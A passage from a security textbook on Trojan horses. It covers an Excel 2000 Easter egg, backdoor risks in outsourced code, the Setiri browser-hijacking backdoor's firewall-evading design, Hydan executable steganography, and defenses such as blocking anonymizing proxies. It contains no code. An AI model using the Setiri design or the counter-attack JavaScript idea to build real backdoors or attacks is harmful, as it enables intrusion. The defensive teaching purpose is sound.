To get a feel for an Easter egg, let's look at one embedded within a popular product, Microsoft's Excel spreadsheet program. Excel is quite famous for its Easter eggs. An earlier version of the program, Excel 97, included a flight simulator game. A more recent version, Excel 2000, includes a car-driving game called Dev Hunter, which is shown in Figure 6.8.

Figure 6.8. The game hidden inside of the Microsoft Excel 2000 spreadsheet application.

For this Easter egg to work, you must have Excel 2000 (pre Service Release 1), Internet Explorer, and DirectX installed on your computer. To activate the Easter egg and play the game, you must do the following:

- Run Excel 2000.
- Under the File menu, select Save as Web Page.
- On the Save interface, select Publish and then click the Add Interactivity box.
- Click Publish to save the resulting HTM page on your drive.
- Next, open the HTM page you just created with Internet Explorer. The blank spreadsheet will appear in the middle of your Internet Explorer browser window.
- Here's the tricky part. Scroll down to row 2000, and over to column WC.
- Now, select the entirety of row 2000 by clicking on the 2000 number at the left of the row.

- Hit the Tab key to make WC the active column. This column will be white, while the other columns in the row will be darkened.
- Hold down Shift+Ctrl+Alt and, at the same time, click the Microsoft Office logo in the upper left corner of the spreadsheet.
- In a second or two, the game will run.
- Use the arrow keys to drive and steer and the spacebar to fire. The O key drops oil slicks to confound the other cars. When it gets dark, you can use the H key to turn on your headlights.

If the game isn't invoked on your system, it is likely because you have Service Release 1 or a later version of Microsoft Excel installed on your machine, which doesn't include the Easter egg. You could hunt down an earlier version of Microsoft Excel, or just take my word for it.

Now, mind you, this "feature" is in a spreadsheet, an office productivity program. Depending on your mindset, it might be quirky and fun. However, how does such a thing get past the software quality process (which should include code reviews) and testing team? Maybe the quality assurance and testing personnel didn't notice it. Or, perhaps the quality assurance folks and testers were in cahoots with the developers to see that the game got included into the production release. Either way, I'm concerned with the prospects of a Trojan horse being inserted in a similar way at other vendors.

Again, I'm not picking on just Microsoft here. In fact, Microsoft has gotten better over the past couple of years with respect to these concerns. New service packs or hot fixes frequently and quickly squash any Easter eggs included in earlier releases. Microsoft's Trusted Computing initiative, although often derided, is beginning to bear some fruit as fewer and fewer security vulnerabilities and Easter eggs appear to be coming to market in Microsoft programs. However, I say this with great hesitation, as another huge gaping egg could be discovered any day. Still, underscoring that this is not a Microsoft-only issue, many other software development shops have Easter eggs included in their products, including Apple Computer, Norton, Adobe, Quark, the open source Mozilla Web browser, and the Opera browser. The list goes on and on, and is spelled out for the world to see at *www.eeggs.com*.

The Move Toward International Development

A final area of concern regarding malicious software developers and Trojan horses is associated with code being developed around the world. Software manufacturers are increasingly relying on highly distributed teams around the planet to create code. And why not? From an economic perspective, numerous countries have citizens with top-notch software development skills and much lower labor rates. Although the economics make sense, the Trojan horse security issue looms much larger with this type of software development.

Suppose you buy or download a piece of software from Vendor X. That vendor, in turn, contracts with Vendors Y and Z to develop certain parts of the code. Vendor Z subcontracts different subcomponents of the work to three different countries around the globe. By the time the product sits on your hard drive, thousands of hands distributed across the planet could have been involved in developing it. Some of those hands might have planted a nasty backdoor. Worse yet, the same analysis applies to the back-end financial systems used by your bank and the database programs housing your medical records. Information security laws and product liability rules vary significantly from country to country, with many nations not having very robust regulations at all.

This concern is not associated with the morality of the developers in various countries. Instead, the concern deals with the level of quality control that can be applied with limited contract and regulatory supporting structures. Also, the same economic effects that are driving development to countries with less expensive development personnel could exacerbate the problem. An attacker might be able to bribe a developer making $100 a week or month into putting a backdoor into code for very little

money. "Here's 10 years' salary … please change two lines of code for me" might be all that it would take. We don't want to be xenophobic here; international software development is a reality with significant benefits in today's information technology business. However, we must also recognize that it does increase the security risks of Trojan horses or intentional software flaws.

Defenses against Poisoning the Source

How can you defend yourself from a Trojan horse planted by an employee of your software development house? This is a particularly tough question, as you have little control over the development of the vast majority of the software on your systems. Still, there are things we can all do as a community to improve this situation.

First, you can encourage your commercial vendors to have robust integrity controls and testing regimens for their products. If they don't, beat them up[1] and threaten to use other products. When the marketplace starts demanding more secure code, we'll gradually start inching in that direction. Additionally, if you use a lot of open source software, support that community with your time and effort in understanding software flaws. If you have the skills, help out by reviewing open source code to make sure it is secure.

> [1] I don't mean to beat them up literally. I don't want to incite violence, for goodness sakes. By "beat them up," I mean give them a hard time. Challenge them. Yell at them. Let your software development vendors know how important secure code is to your operations.

Next, when you purchase or download new software, test it first to make sure it doesn't include any obvious Trojan horse capability. Use the software tests we described in Chapter 11 to look for unusual open ports, strange communication across the network, and suspect files on your machine. With a thorough software test and evaluation process in house, you might just find some Trojan horses in your products before anyone else notices them. Communicate this information to the vendor to help resolve the issue.

If your organization develops any code in house, make sure your software testing team is aware of the problems of Easter eggs, Trojan horses, and intentional flaws. Sadly, software testers are often viewed as the very bottom tier of importance in the software development hierarchy, usually getting little respect, recognition, or pay. Yet, their importance to the security of our products is paramount. Train these folks so that they can quickly spot code that doesn't look right and report it to appropriate management personnel. Reward your testers when they find major security problems before you ship software. Be careful, though. You don't want to have testers working with developers to game the system and plant bugs so they can make more money. That's like having a lottery where people can print their own winning tickets. Carefully monitor any bug reward programs you create for such subterfuge.

Furthermore, ensure that your testers and developers can report security concerns without reprisals from desperate managers trying to meet a strict software deadline. Depending on the size of your organization and its culture, you might even have to introduce an anonymous tipline for your developers to report such concerns. By giving this much-needed additional attention to your software testers, you can help to squelch problems with Trojan horses as well as improve the overall quality of your products.

To infuse this mindset throughout the culture of your software development teams, consider transforming your test organization into a full-fledged quality assurance function. The quality assurance organization should be chartered with software security responsibility as a facet of quality. Build your quality assurance process into the entire cycle of software development, including design, code reviews, and testing. You should also impose careful controls on your source code, requiring developers to authenticate before working on any modules. All changes should be tracked and reviewed by another developer. Only with thorough quality processes and source code control can we improve the situation associated with untrustworthy source code.

Co-opting a Browser: Setiri


You know, attackers don't have to poison source code to implement a trojan. Instead, they can co-opt software already installed on a system. As we saw in the section on deceptive naming, impersonating an Internet browser is a very useful Trojan horse technique, but the issue goes way beyond mere name games. In February 2002, two very bright developers pushed this trend of Trojanizing browsers to the extreme by creating a tool that they later named Setiri. After installing Setiri on a victim machine, a bad guy can remotely control the system, executing arbitrary commands on the victim's box. In that regard, Setiri is a pretty standard backdoor, like many of the specimens we discussed throughout Chapter 5. However, the tool goes a lot further than most backdoors and Trojan horses in the way that it hides the communication channel with the attacker. These extreme hiding techniques make detecting and blocking the backdoor very challenging, and finding the actual location of the attacker highly difficult.

Setiri represents an extremely stealthy Trojan horse backdoor that works by co-opting the Internet Explorer browser included on most Windows machines. Setiri hasn't been released to the public yet, thankfully. However, its authors, Roelof Temmingh and Haroon Meer, have demonstrated their code at a variety of information security and hacker conferences. Others have independently implemented similar ideas, such as the IEEvents.pl tool by Dave Roth at *www.roth.net/perl/scripts/scripts.asp?IEEvents.pl*. In fact, the very clever techniques implemented in Setiri are just starting to trickle down into other tools that are being used in real-world attacks.

Setiri Components

So, what are these clever techniques? First, the Setiri code consists of two components, as shown in Figure 6.9: the connection broker code and the Setiri backdoor code. The connection broker is installed on a Web server of the attacker's choosing anywhere on the Internet. This system could be the attacker's own Web server, or, better yet (from the attacker's perspective), it could be on someone else's Web server conquered by the attacker. The connection broker code is simply a few Common Gateway Interface (CGI) scripts, installed on the Web server. These scripts do not impair the normal functioning of the Web server, and could be added to any Web server the attacker has conquered or has been given the privileges necessary to write these scripts. As we shall see, the connection broker will be used to temporarily hold the attacker's commands and responses, as well as obscure where the attacker comes from. Attackers use the connection broker to launder their actual location on the Internet, making them virtually untraceable.

Figure 6.9. The Setiri Trojan horse browser architecture: This tool represents a new level of Trojan horse stealthiness.



The second component of Setiri is the backdoor itself, which is installed on the victim's computer, shown with a sad face in Figure 6.9. In step 1, the attacker could install this code on the victim machine by tricking a user into running an executable built with a wrapper tool. Alternatively, attackers could install the Setiri backdoor on the victim themselves, given physical access to the machine or through any attack that executes a command on the victim machine, such as a buffer overflow exploit.

Setiri Communication

The attacker accesses the connection broker using a standard browser on the attacker's machine. All communication occurs via the HTTPS protocol, which encrypts the data in transit across the network. Furthermore, the attacker uses an anonymizing Web surfing service, such as the one available at *www.anonymizer.com*, to strip all information going to the connection broker about where the attacker is located. These anonymizing services hide a Web surfer's location from Web servers by removing all information associated with the browser, such as the source IP address, browser type, and any user profiling information stored in cookies. Essentially, these services function as intelligent Web proxies that users surf through to hide their identity and location.

In step 2 of Figure 6.9, the attacker surfs to the connection broker and types commands into HTML forms generated by the CGI scripts on the connection broker machine. These commands will be executed later by the Setiri backdoor. There are only three commands supported by Setiri:

- Upload a file.
- Execute a program.
- Download a file.

That's it! Although these commands might seem pretty simple, they really are all an attacker needs to have complete domination of a victim system. With the ability to upload files, an attacker can install a variety of other attack tools on the victim machine, such as the Netcat program we discussed in Chapter 5. The attacker can also execute any local commands on the victim machine and store the results in a file on the victim. Then, by downloading the file, the attacker can get the results of the commands.

Things get really interesting in step 3. To retrieve the attacker's commands from the connection broker, the Setiri backdoor code uses Microsoft's Object Linking and Embedding (OLE) technology to interact with the Internet Explorer browser on the victim. OLE is a framework that lets different objects and applications running on a machine communicate with each other. The Setiri backdoor uses OLE to send messages to Internet Explorer running in an invisible mode, telling the browser to surf to the connection broker and retrieve a command. The Internet Explorer browser supports both visible and invisible window panes on the system's GUI. Invisible browser windows are a rather dubious function that allows the browser to access information from the Internet using a whole new window without crowding the user's screen. Some Web applications use these invisible panes to make connections, run scripts, or conduct other activities that don't need to interact with the user. The Setiri backdoor uses an invisible browser window to poll the connection broker for commands at a periodic interval configured by the attacker, usually every 60 seconds or so. In effect, the backdoor on the victim machine uses Internet Explorer to surf out to the connection broker to pick up the attacker's commands.

So far, you might be thinking that this sounds like a pretty standard backdoor, like those we discussed in Chapter 5. "What's the big deal?" you might ask. The big deal involves Setiri's use of Internet Explorer to retrieve commands, and how this operation bypasses many widely used security tools. Many users and organizations are deploying personal firewalls on desktop and laptop systems to limit the flow of data into and out of those machines. As we saw in Chapter 5, personal firewalls block unauthorized access by controlling which applications can send and/or receive data on the network. Many personal firewalls include a list of applications that can use the network on specific ports; all others are blocked.

Here's the rub. Most personal firewalls are configured to allow an *Internet browser* to access the network. After all, without allowing the browser to access the Internet, the user couldn't surf the Internet, severely limiting the usefulness of the computer. However, as long as the victim machine's browser can access the Internet, the Setiri backdoor can use the browser to reach across the network and get the attacker's commands from the connection broker! In this way, Setiri bypasses personal firewalls, Network Address Translation (NAT) devices, proxies, and stateful firewalls by running an invisible browser on the victim's PC. These security components do not know whether a user is accessing the network or the Setiri backdoor is retrieving commands from the connection broker. As an added bonus, Setiri hides the victim's location from the connection broker by using the Anonymizer Web site as well. To completely confound the victim, all communication between the Setiri backdoor and connection broker is encrypted using HTTPS.

Let's analyze what the victims of this Setiri Trojan horse would see. First, suppose someone installs the Setiri CGI scripts on your Web server. You'd see a few extra scripts in your CGI directory, as well as Web access via HTTPS through the Anonymizer service. You wouldn't be able to determine the location of the attacker or the Setiri backdoor.

Next, consider what the backdoor victim sees. On the end system running the backdoor, the victim would not be able to see the Setiri client or the invisible browser on the GUI, as each runs hidden in the background. Fport wouldn't show the Setiri client, as it isn't receiving or sending data on the network itself. It's only using OLE to communicate with the browser, which is expected to be using TCP ports to transmit data. Fport can show a browser process communicating across the network, but that's a pretty common occurrence. From a network perspective, all data would be masked via HTTPS. However, the network firewall on the victim's machine would be able to see the connection going to the Anonymizer Web site. This latter element is really the only item that indicates something fishy might be going on, depending on how commonly the Anonymizer Web site is used at this organization.

Setiri Defenses

So how do you defend against Setiri and other tools that borrow its ideas? To get started, you should

configure your firewall and/or outgoing Web proxies to block access to various anonymizing Web sites, such as those shown in Table 6.5. The vast majority of Internet users in your organization have no business masquerading their Internet browsing activities. Now, depending on your particular industry and individual job roles, a handful of users in your organization might in fact require access to anonymizing services. For instance, your organization might have some select employees whose jobs require them to visit the competitions' Web sites, foreign government sites, or even hacking tool distribution centers to conduct research covertly. You can configure your filters to allow this limited number of employees to access specific sanctioned anonymizer sites.

Table 6.5. A Brief List of Anonymizing Web Sites[*]

Service Name	URL	Services Provided
Anonymizer	*www.anonymizer.com*	This service was one of the first anonymizers, and remains one of the most popular. It offers free anonymizing services, which are extremely slow, as well as much higher bandwidth commercial services. Both HTTP and HTTPS access are available.
idMask	*www.idmask.com*	This site provides free and commercial services, but currently supports only HTTP (not HTTPS).
SamAir Resources	*www.samair.ru/proxy/*	This free site maintains a giant list of thousands of free, anonymous proxies located around the world, supporting both HTTP and HTTPS access.
Anonymity 4 Proxy	*www.inetprivacy.com/a4proxy/*	This site provides commercial software that a user loads onto a machine that automatically directs all HTTP and HTTPS requests to an updated list of free proxy services.
The Cloak	*www.the-cloak.com*	This free service offers both HTTP and HTTPS access.
JAP	*anon.inf.tu-dresden.de*	This is another anonymous proxy, hosted out of Germany.
Megaproxy™	*www.megaproxy.com*	This commercial anonymizer offers monthly or quarterly subscriptions.

[*] *This list is by no means exhaustive, but it lists the most popular Web sites that strip off the source IP address and other ways of identifying the source of Web traffic.*

To accomplish this filtering, you can block individual sites by loading their domain name and/or IP address ranges into your firewall or Web proxies. Alternatively, you could deploy software that filters out Web requests for sites that your users shouldn't be accessing, such as porn, games, hacking sites, and anonymous Web services. Many such tools are available, but the market leader for such Web filtering software is the commercial tool SurfControl, which includes a specific filtering category called "Remote Proxies." SurfControl includes a nifty free feature on its Web site that allows anyone on the Internet to check if a given URL is included in their filtering rules and to determine which type of rule the given Web site triggers. You can check out this feature at *http://mtas.surfcontrol.com/mtas/MTAS.asp*. I've frequently used this free service to get a feel for the nature of some URLs without having to actually surf to the possibly malicious Web site.

Of course, none of these filtering solutions will stop access to every single anonymous Web service on the planet. Highly intelligent users and attackers continuously find creative ways to dodge such

filters. Vast numbers of small, private Web anonymizers are continually being added to the Internet, as indicated by an amazingly huge list of these sites at *www.samair.ru/proxy/*. An attacker could even reconfigure a Setiri-like tool so that it surfs directly to the connection broker instead of using an anonymizer. So, although you cannot use filtering to *completely* squelch this problem, you'll still get rid of much of the riff-raff by strictly controlling access to the most popular anonymizing services. Also, when a user tries to get access to one of these popular blocked sites, the log of that attempt will alert you in advance to a possible problem with that employee. You can then, with appropriate written permission from your Human Resources (HR) organization, keep a closer watch on other potentially malicious activities associated with that employee. Make sure HR signs off on monitoring that targets any individual person, though, or else you could get into serious trouble both inside your organization and possibly with the law for privacy violations!

In addition to blocking anonymizing Web sites, other Setiri defenses include keeping your antivirus tools widely deployed and up to date, as we discussed in detail in Chapter 2. Setiri has not yet been released publicly, so there aren't any antivirus detection signatures for it at this point. However, antivirus vendors do a pretty decent job at keeping their tools up to date with the latest malicious software. I expect antivirus tool vendors to release signatures for Setiri soon after a public release. Before that time, however, there are a lot of other Trojan horse backdoors with lesser functionality than Setiri that antivirus tools can detect today. With up-to-date antivirus tools, you can prevent their installation and detect attackers' attempts to use these tools in your organization.

Another possible longer term defense against Setiri involves changes to the fundamental functionality of the Internet Explorer browser itself. Sadly, you can't make these changes yourself, because they require the browser vendor to modify source code and release a new browser version. Remember, Setiri works by creating an invisible browser window pane to retrieve commands across the network.

If Microsoft altered Internet Explorer to limit the actions of an invisible browser, a significant component of this problem would go away. Why should an invisible browser window be able to surf anywhere on the Internet in the first place? This capability seems to have very limited benefit and enormous security risks. There are rumors in the computer underground that Microsoft is considering implementing such a solution in future versions of Internet Explorer, although Microsoft hasn't made a public comment on the issue as of this writing. In the meantime, make sure you keep your browsers patched, applying the latest service packs and fixes regardless of which browser you use (Internet Explorer, Conqueror, Netscape, Mozilla, Opera, Lynx, etc.)

Another interesting option for dealing with code like Setiri involves a concept we originally discussed in Chapter 4, namely cross-site scripting. We might be able to turn the tide against the bad guys and utilize cross-site scripting to undermine their own technology and pierce the cloaking features of Setiri. Suppose you discover a Setiri-like program running on one of your machines. You could send a little snippet of JavaScript to the connection broker as the result of a command. When the attacker retrieves the results of the command from the connection broker using a browser, the JavaScript would run in the attacker's browser itself, provided that the attacker's browser is configured to automatically run JavaScript. We could create a JavaScript that e-mails law enforcement agents a message saying, "Come and arrest me, big guy!" This e-mail, created by the JavaScript running in the attacker's browser, would originate at the attacker's machine, and could include information about the attacker, such as the source address. Although I've never seen this technique used by law enforcement, and significant civil liberties issues are involved, it still remains an intriguing possibility.

Hiding Data in Executables: Stego and Polymorphism

So far in this chapter, we have focused on Trojan horses that masquerade some sort of remote control or command shell backdoor, but that's not the full extent of what Trojan horse techniques could disguise. Beyond hidden executables for remotely taking over a system, attackers could embed hidden messages inside programs. The program looks like a nice, happy executable, but in fact contains a hidden message. Therefore, this executable fits our definition of a Trojan horse, and also acts as a covert channel for communication.

The art and science of hiding messages is called *steganography*, from the Greek words for hidden writing. Steganography is often referred to as *stego* for short. To get a feel for its use, consider this scenario. Suppose a military general wants to send the message "Attack at dawn" to another general without their mutual adversary knowing about their communication. Of course, they could just encrypt the message so the adversary wouldn't know for sure whether the message says "Attack at dawn" or "Gee, you smell funny." Still, by analyzing the traffic between the two generals and seeing the encrypted message sent across the network, the adversary could figure out that something significant is afoot.


Traditional cryptography mathematically transforms the message so the adversary cannot read its contents, but can still see that some form of information is being exchanged. Steganography conceals the message so that the adversary doesn't even know that there is data being exchanged in the first place. Of course, clever generals would use steganography to hide a message *and* cryptography to transform the message just in case it is discovered. Detecting and eliminating all such covert communication is an extremely difficult endeavor.

Steganographic techniques have been used for thousands of years. However, in the field of computer science, they've really gotten a lot more attention in just the last few years. Typical computer steganography techniques hide information in pictures, such as BMP, JPEG, or GIF files. Other techniques hide information in sound files, such as MP3, WAV, or other formats. However, newer techniques stash information inside of computer executable programs without altering the program's function or size.

Hydan and Executable Steganography

In February 2003, Rakan El-Khalil released a program called Hydan to stash messages inside of executable programs written for x86 processors, such as Intel's or AMD's popular chips. The tool stores hidden information inside of executables for the Linux, Windows, NetBSD, FreeBSD, and OpenBSD operating systems. Available at *www.crazyboy.com/hydan*, Hydan implements this steganography by using polymorphic coding techniques. There's that fancy-sounding word again: polymorphic. We saw it before in Chapter 2 associated with viruses, and in Chapter 3 on worms. Remember, polymorphic code simply means that you can have multiple different pieces of computer code that all do the exact same thing. By carefully selecting certain variations of that functionally equivalent code, we can transmit a message in the executable. In other words, there's more than one way to skin a cat, and Hydan embeds messages by selecting specific cat-skinning techniques. Figure 6.10 illustrates how Hydan works.

Figure 6.10. How Hydan embeds data using polymorphic coding techniques.



Two sets of functionally equivalent instructions

The process starts with an executable program, such as a word processor, backdoor, or operating system command. Really, any x86 executable will do. Hydan's not too picky. Hydan also needs some secret information to hide, such as a message, a picture, some other executable code, or anything else. The user feeds both the executable and the secret information into the Hydan tool. Hydan prompts the user, asking for a pass phrase that can be used to encrypt the message before the stego process ensues. Hydan first encrypts the message with the blowfish encryption algorithm using this passphrase as an encryption key.

Hydan then works its magic by embedding the encrypted secret information inside the executable program. For this embedding, Hydan defines two different sets of CPU instructions that have exactly the same function, Set 0 and Set 1. For example, when you add two numbers, you can use the add or subtract instructions. You could add X and Y, or you could subtract negative Y from X. If you remember your high school algebra class, these two different instructions have the exact same result. So, we could put the add instruction into Set 0 and the subtract instruction into Set 1. Hydan takes the original executable and rebuilds it by choosing instructions from Set 0 or Set 1 based on the particular bits from the secret information to hide. It looks for the first instruction in the executable that is represented in one of the sets, such as an add instruction. If a given bit to be hidden is a zero, we will choose an instruction from the Set 0 group of instructions to replace the existing instruction. If the bit is a one, we will choose a functionally equivalent instruction from Set 1.

Then, after the entire code is rebuilt with instructions from these two sets, the new executable is rewritten to the hard drive. Because each instruction in Set 0 is chosen so that it has the same size as its functionally equivalent counterpart in Set 1, the resulting executable program has exactly the same size, and exactly the same function! However, it is a brand new piece of code. Most important, by using Hydan again in reverse mode, the original secret information can be retrieved from the resulting executable if the proper passphrase is typed in.

Hydan's stego technique, implemented with polymorphic instructions, isn't the only way to hide messages, of course. Data can be embedded inside of nonexecutable files as well, such as pictures, sounds, and other data types. For these other types of files, the stego technique might alter the color or sound frequency distribution of the image or other mathematical properties to hide data, using techniques analogous to Hydan's instruction substitution. Because our focus in this book is on malware (e.g., malicious programs), we've addressed hiding data inside of programs. For more information about stego techniques for other types of files, I highly recommend that you consult Eric Cole's book, *Hiding in Plain Sight* [8].